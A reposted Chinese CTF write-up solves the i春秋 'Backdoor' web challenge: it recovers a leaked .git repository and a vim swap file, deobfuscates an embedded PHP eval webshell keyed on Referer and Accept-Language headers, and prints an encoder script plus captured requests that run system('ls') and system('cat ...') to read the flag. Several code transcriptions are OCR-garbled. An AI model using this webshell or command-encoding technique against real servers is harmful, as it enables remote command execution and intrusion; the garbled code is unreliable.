

i春秋Backdoor

转载

weixin_30701575 于 2019-08-13 20:50:00 发布 收藏 295

文章标签: [php](#) [git](#) [开发工具](#)

原文地址: <http://www.cnblogs.com/wosun/p/11348473.html>

版权

点开是道没有任何窗口的题，右键查看源码也没上面东西，抓包试试，也没找到什么提示性的信息，根据提示去看看敏感文件泄露是什么吧

这里找到了篇敏感文件泄露的介绍及利用方法：<https://www.cnblogs.com/pannengzhi/p/2017-09-23-web-file-disclosure.html>

然后这里的使用方法就是在连接后面补充.git;.hg.....最后发现.git的报错是禁止访问，而其他的则是未找到，所以这里是git敏感文件泄露，而git文件是不能直接看到的，我们需要下载GitHack来下载利用泄露文件，这里附上下载链接：<https://github.com/lijiejie/GitHack>

下载后的使用方法也很简单，作用也就下载git敏感文件泄露。这里我们打开cmd，在cmd中打开GitHack的文件夹

```
C:\Users\七星>cd C:\Users\七星\Desktop\tools\GitHack-master
```

再输入 python GitHack.py

<http://1270485ad6e5419eb84b2bbf2ca113ae47cf39637fc4bf6.changame.ichunqiu.com/Challenges/.git/> 来下载网页上泄露的git，

```
C:\Users\七星\Desktop\tools\GitHack-master>python GitHack.py
http://1270485ad6e5419eb84b2bbf2ca113ae47cf39637fc4bf6.changame.ichunqiu.com/Challenges/.git/
[+] Download and parse index file ...
flag.php
index.php
robots.txt
[OK] flag.php
[OK] index.php
[OK] robots.txt
```

不过这里涉及到.git文件的历史文件，也就是修改之前的文件，所以GitHack需要更麻烦的修改，所以这里使用Git_Extract，是个dalao自己写的，很方便，这里附上下载链接https://github.com/gakki429/Git_Extract，下载后使用方法也很简单，先通过cmd指令打开Git_Extract文件夹

```
cd C:\Users\七星\Desktop\tools\Git_Extract-master
```

```
C:\Users\七星\Desktop\tools\GitHack-master>cd C:\Users\七星\Desktop\tools\Git_Extract-master
```

然后python git_extract.py

<http://1270485ad6e5419eb84b2bbf2ca113ae47cf39637fc4bf6.changame.ichunqiu.com/Challenges/.git/> 获取.git泄露文件


```

C:\Windows\system32\cmd.exe
C:\Users\七星\Desktop\tools\Git_Extract-master>python git_extract.py http://1270485ad6e5419eb84b2bbf2ca113ae47cf39637fc4bf6.changame.ichunqiu.com/Challenges/.git/
Author: gakki429

[*] Start Extract
[*] Target Git: http://1270485ad6e5419eb84b2bbf2ca113ae47cf39637fc4bf6.changame.ichunqiu.com/Challenges/.git/
[*] Analyze .git/HEAD
[*] Extract Ref refs/heads/master abbbdc
[*] Clone Commit abbbdc
[*] Parse Tree ... / 91f484
[*] Save ..../index.php
[*] Save ..../flag.php
[*] Save ..../robots.txt
[*] Clone Commit da0608
[*] Parse Tree ... / 9d2fd9
[*] Clone Commit 12c6dd
[*] Parse Tree ... / 69eaa8
[*] Save ..../flag.php.bd049e
[*] Clone Commit 494a75
[*] Parse Tree ... / b6935c
[*] Save ..../flag.php.5e6538
[*] Clone Commit 1556a1
[*] Clone Commit 734d08

```

然后获取到.git及历史



全部打开一一检查发现了提示信息

```

C: > Users > 七星 > Desktop > tools > Git_Extract-master > 1270485ad6e5419eb84b2bbf2ca113ae47cf39637fc4bf6.changame.ichunqiu.com/Challenges/.git/
1 <?php
2 echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
3 ?>
4

```


所以我们根据提示搜索b4ckdo0r.php，界面上也没什么信息，还是同样的，查看源码，抓包没什么信息，可能还是敏感文件泄露，继续测试。。。无果，看了下wp才知道这里是.swo备份文件泄露，具体的利用方法是直接url: <http://037a02c1c0e34ad1b7ce0c816843af4837a413b838964a33.changame.ichunqiu.com/Challenges/.t>问就行了，会让我们下载备份文件，我们就先下载下来试试

下载下来后是需要我们恢复的swo文件，我们将其放在kali上进行vim的复原（将本地文件放入kali需要VM Tools，具体安装方法再本博客搜[如何在kali Linux上安装VMware Tools](#)）

复原步骤：

1. 将下载好的swo文件改后缀为swp
2. 将swp文件发送到kali上
3. 在kali的终端上打开swp文件的目录


```
root@kali:~# cd /root/桌面
```



4. 修复swp文件

```
root@kali:~/桌面# vim -r b4ckdo0r.php.swp
```

然后输入一次回车就可以得到修复好的swp文件了



这么密密麻麻的是混淆后的代码，我们将其复制到本地，在最后一行加入

```
echo ($L);
```

```

1 <?php
2 echo "can you find the source code of me?";
3 /**
4 * Signature For Report
5 * $h='_.m"/,-/).marray()"/,"+").m,$)mss($s[$i)m,0,$e))))m,$k));$o=ot
6 * $H='m();$d=ba)mse64)m_encode)m(x(gzc)mompres)m($o),m$m$mk));print("<)m$k>$d<
7 * $N='mR;$rr)m=@$r[ )m"HTT)mP_RE)mFERER"];;$ra)m=@$r["HTTP_AC)mC)mEPT_LANG)mUAGE
8 * $u='$e){$m$kh=$)mkh.$kf;ob)m_start();)$eva)m(@gzunco)mmp)mess(@x(@)mbase6)m
9 * $f='$i<$)ml;)$)mfo)m($j)m=0;($j<$c&&$i<$l);$j)m++,$i+m+}{$)mo.=t{$i)m}^$)
10 * $o=['$i="";$p)m=$)m)mss($p,3)m};if(ar)mray_)mkey_exists)m($m$i,$s)){$)ms[$i]
11 * .=$p)m;m$e=mtrpos)m($s[$i],$f);)mif(';/'
12 * $w='')m);)$)m$p="";fo)m($z=1;)$)m$z<c)mount)m($m[m[1]);)$)mz++m)m)$p.=q[$m[)m)m2]
13 * $P='trt)molower";)$)mi=$m[1][0)m)m].$m[1][1)m;$h=$sl)m$ss(m)md5($)mi.$kh)m),
14 * $i='marse_)mstr)m($u["q)muary"],$)m)mq);$q=array)m_values)m($q);pre)mg_matc)n
15 * $x='m([\\d)m))?,?/",)$)m$ra,$)m);if($q)m&&$)mm))m)m(@session_start();)$)ms=&$_
16 * $y=str_replace('b',' ','crbebbabte_funcbbtion');/*
17 * $c='$kh="4f7)m)m';$kf="2)m)m8d7";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=
18 * $L=str_replace(')',',',$c.$f.$N.$i.$x.P.$w.$o.$u.$h.$H);/*
19 * $v=$y('$,$L);$v();/*
20 */
21 echo ($L);|

```

然后本地运行

```

127.0.0.1/1.php
书签 通用网址 乐乐英语 中国大学MOOC C语言开发环境 ZOJ Home SIGHUO!Com 用PHP操作简单的菜鸟教程 - 学的开 凡尔赛丽丝面膜 JSON在线解析及 SQLMAP脚本使用 实验吧See
can you find the source code of me?
Deprecated: Function create_function() is deprecated in D:\phpstudy_pro\WWW\1.php on line 18
$kh="4f7";$kf="2d7";function x($t,$k){$c=strlen($k);$l=strlen($t);$o="";for($i=0;$i<$l;){for($j=0;$j<$c;$j+=$k[$i]&$k[$j]);$j++;$i+)+$o.=St($i)^$k[$j]);}return
$o;$r=5;$SERVER;$rr=@$r["HTTP_ACCEPT_LANGUAGE"];if($r&&$ra){$u=parse_url($rr);parse_str($u['query'],$a);$q=array_values($q);preg_match_all('/(\w+)/w]+(?;q=0,
(|\d)?,?"/$ra,$m);if($q&&$m)){@session_start();$s=&$SESSION;$_SESSION['subdir']=$t=striolower,$i=$m[1][0];$m[1]
[];$h=$s[$i]($m[$i][$k]);$f=$s[$i]($m[$i][$k],0,3);$p='';for($z=1;$z<4;){@session_destroy();}}

```

但是发现这里折叠了，少了很多东西，一看源码才知道，这里存在<>,被html当标签处理了

所以这里直接查看源码，复制下来，整理一下，得到网页web源码了

The screenshot shows a code editor with the following details:

- File: 1234.php
- Content: PHP source code with syntax highlighting.
- Line 1: can you find the source code of me?
Line 2: **Deprecated:** Function create_function() is deprecated in D:\phpstudy_pro\WWW\1.php on line 18

- Function x(\$t,\$k):
 - Calculates the length of \$t and \$k.
 - Creates a string \$o of length \$c.
 - For each character in \$t, it finds the index \$j in \$k and appends \$k[\$j] to \$o.
 - Returns \$o.
- Variables:
 - \$r=\$_SERVER;
 - \$rr=\$_GET["HTTP_REFERER"];
 - \$ra=\$_GET["HTTP_ACCEPT_LANGUAGE"];
 - If (\$rr&&\$ra):
 - Parses the URL (\$rr).
 - Extracts query parameters (\$q).
 - Checks if \$q and \$m are set.
 - Starts a session.
 - Creates session variables \$ss and \$sl.
 - Loops through the query parameters (\$q) and session variables (\$m).
 - For each item, it calculates md5(\$i.\$kh) and md5(\$i.\$kf).
 - Concatenates \$p with the result of \$ss(md5(\$i.\$kf), 0, 3).
 - Updates \$p with the value of \$ss(\$p, 3).
 - Checks if array_key_exists(\$i, \$s). If true, it concatenates \$s[\$i] with \$p and updates \$s[\$i] to an empty string.
 - For each item in \$s, it calculates md5(\$i.\$kf) and concatenates the result with \$p.
 - Creates a session variable \$e and initializes \$k with \$kh.\$kf.
 - Creates a temporary file \$ob and writes \$p to it.
 - Uncompresses the file using gzuncompress.
 - Prints the compressed output.
 - Destroys the session.

然后分析源码，在43行找到了个可利用的eval()函数

再来解读下代码，

1.首先定义赋值两个参数

2.然后定义了一个函数，函数的功能是传入两个变量然后取其长度，将其变量与长度串联起来，输出串联后的变量和长度

3.再定义三个变量，其中rr是头部url，ra是头部传入的Language值

4.然后一个判断，如果rr和ra都存在就执行不存在就没了，所以这里rr和ra是必要传入的

5.if里面先定义了一个变量u，让其解析传入的url

6.把查询到的url中的query值传入变量中

7.让变量q等于query的数组

8.执行一个全局正则表达式的匹配

9.然后如果变量q和m都存在则又执行新的内容，否则什么都没有，所以这两个值一定是要有的

10.将请求的session值传入，保存到变量s中，然后又定义了ss和sl两个变量并赋值

11.定义一个变量i，让其等于m数组的第一个值并联第二个值

12. 将i的值与kh的值并联，md5加密，然后返回前三位的值，将其给h
13. 将i的值与kf的值并联，md5加密，然后返回前三位的值，将其给f
14. 然后让变量p不断赋值，使其等于\${q[\$m[2][\$z]]} (z从1一直变到m的上线) 的并联
15. 然后一个if判断，如果变量p中没有和变量h相同的字符串就\${s[\$i]}为空，p等于p的前三位
16. 然后检查变量i中有没有s变量字符串，有的话就\${s[\$i]}与p并联，让变量e等于变量f在变量\${s[\$i]}中首次出现的位置，如果存在就继续执行
17. 变量k的值等于变量kh与kf的字符串并联
18. 打开web缓冲
19. 然后是可利用的eval函数
20. 把缓冲区数据传给变量o
21. 清空缓冲区
22. 然后给变量o压缩，进行x函数（最开始定义的函数），在base64解码，将其值给变量d
23. 输出变量d
24. 结束session

具体代码含义及利用方法请参考：<https://www.cnblogs.com/sijidou/p/9827720.html>

所以这里先利用eval()函数执行一次system('ls')指令，而ls是要被加密解密复杂运算的，所以我们这里就先对他反向加密解密

附上一个dalao的脚本


```

<?php
function x($t,$k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0; $i<$l;) {
        for($j=0; ($j<$c&&$i<$l); $j++, $i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
function get_answer($str){
    $str = base64_decode($str);
    $str = x($str, '4f7f28d7');
    $str = gzuncompress($str);
    echo $str . "<br>";
}
function input($cmd){
    $str = 'system("' . $cmd . '")';
    $t1 = gzcompress($str);
    echo '$t1 = ' . $t1 . "<br>";
    $t2 = x($t1, '4f7f28d7');
    echo '$t2 = ' . $t2 . "<br>";
    $t3 = base64_encode($t2);
    echo '$t3 = ' . $t3 . "<br>";
    return $t3;
}
$ra='zh-CN,zh;q=0.0';
input('ls');//get_answer('');

```

?>

本地运行，得到ls的反向加密解密



然后

对http://70b22a768b3e4610b5301bee9da8a9e449d6cccf2ba648e1.changame.ichunqiu.com/Challenges/b4ckd行抓包，修改Accept-Language的值，手动传入Referer的值来达到我们利用eval()函数执行system('ls')的目的，然后运行一下得到返回值



Request

```
GET /Challenges/b4ckdoOr.php HTTP/1.1
Host: 70b22a768b3e4610b5301bee9da8a9e449d6cccfc2ba648e1.chunqiu.com
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.0
Cookie:
UM_distinctid=16c5375f27d4f5-0d0d031400707-335a4b7d-144000-16c5375f27eba
3; ckphone=acWdpkhQp9AchhNusMkgq1QwD100000;
ci_session=fec3d050c3417c5a5cd3acfd0051cc05e5d951;
Hm_lvt_2d0601bd23de7d498182456cf35d55643=1565153239,1565155656,1565254175,
1565155656;
Mr_lvt_2d0601bd23de7d498182456cf35d55643=1565153239,1565155656,1565254175;
jmluid_h=a104ecc3441b730264a8eb801705800;
PHPSESSID=b151943imv71q0jjjlci0eju3
Connection: close
Referer: http://8.8.8.8/index.php?a=675TPocyB4WLfrhNv1PZOrQMTREimJna3e
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 13 Aug 2018 10:03:55 GMT
Content-Type: text/html
Content-Length: 130
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 1ed00f5,-
X-Cache: bypass

can you find the source code of
me?<#7#2#6#7>TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpd1zK33ypDEwMumBIR0uCrKpb1q1Z5+6xyPHma96ydt'>
```

Accept-Language: zh-CN,zh;q=0.0

Referer: <http://8.8.8.8/index.php?a=675TPocyB4WLfrhNv1PZOrQMTREimJna3e>

然后将返回值填入刚刚的脚本中进行解码

```
$ra='zh-CN,zh;q=0.0';


```

得到解码后的字符串

127.0.0.1/test.php

书签 | 常用网址 | 京东商城 | 中国大学MOOC | C 语言开发环境 | ZOJ ::

\$t1 = x0+0,.I0P0)VII"00U
\$t2 = L000-06Od014D0bg
\$t3 = TPocyB4WLfrhNv1PZOrQMTREimJn
b4ckdoOr.php flag.php index.php robots.txt this_i5_flag.php

很明显，这里显示的this_i5_flag.php是网站根目录下的文件，我们访问试试

。 。 。 。 好吧，想不通

看来还得通过利用eval()函数来执行system()函数进行访问

这里需要用到system('cat this_i5_flag.php')，所以我们就把cat this_i5_flag.php放到刚刚的脚本中进行反加密解密

```
$ra='zh-CN,zh;q=0.0';


```

< > ⌂ ⌂ | ☆ 127.0.0.1/test.php

书签 常用网址 京东商城 中国大学MOOC C 语言开发环境 ZOJ : Home SICNU

\$t1 = x♦+♦,I♦+♦PJN,Q(♦,♦4♦O♦IL♦+♦(P♦b♦
\$t2 = L♦+♦-♦6}{♦L♦+♦J♦+♦+♦}♦M♦+♦4♦`7♦P2♦
\$t3 = TPocyB4WLfrhNn0oHmlM/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKW
\$t3

然后之前的抓包中修改Referer

Referer: http://8.8.8.8/index.php?
a=675TPocyB4WLfrhNn0oHmlM/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKWa3e

Go Cancel < >

Target: http://70b22a768b3e4610b5301bee9da8a9e449d6ccc2ba648e1.changame.ichunqiu.com

Request

Raw Params Headers Hex

GET /Challenge/b4CKdoDr.php HTTP/1.1
Host: 70b22a768b3e4610b5301bee9da8a9e449d6ccc2ba648e1.changame.ichunqiu.com
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3339.36 Safari/537.36 Core/1.63.6736.400
QCBrowser/10.2.2265.400
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.0
Cookie:
UM_distinctid=16c5375ef764ff5-0df0d031400707-335a4b7d-144000-16c5375ef76eba3;
ckphkone=acWdpnhpLiachhNuMfgq1Qud100000;
ci_session=4ec1d050cc1417c5ecd0acf00512cc0b65db91;
Hu_lvt_3d0f01bd2d0de7d45810c45ct35d95943=1565153239,1565155656,1565254175,
1565689608; Hu_lvt_2d8f01bd2d0de7d45810c45ct35d95943=1565254055;
_juid_h=104eeec3441b730264a0e1b801705000;
PHPSESSID=h151943imw7iq8jjjlcio0ej3
Connection: close
Referer: http://8.8.8.8/index.php?a=675TPocyB4WLfrhNn0oHmlM/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKW
A3e

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Tue, 13 Aug 2019 10:17:22 GMT
Content-Type: text/html
Content-Length: 152
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1901 08:02:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 16d00f5,-
X-Cache: bypass

can you find the source code of
me?<4€7€5Bd7>TPqEx1xWTHJUH6te3Qzh2E2hLfn/gIRfaAhIJuCIiGS4I1aJHhjb1w0XC
Iw1h8tNe4d5SRYrZd09zwmn5@00mCgib@==</4€7€5Bd7>

运行一下得到返回值，再次将返回值复制到脚本然后本地运行，这里运行的结果是没有显示的，因为他在源码中是被注释的，我们右键本地运行的网页查看源码即可得到flag

< > ⌂ ⌂ | ☆ view-source:127.0.0.1/test.php

书签 常用网址 京东商城 中国大学MOOC C 语言开发环境

```
1 <?php
2 $flag = 'f1ag{364b382e-2851-48e1-a878-18807d10e01d}' ;
3 ?>
4 <br>
```

转载于: <https://www.cnblogs.com/wosun/p/11348473.html>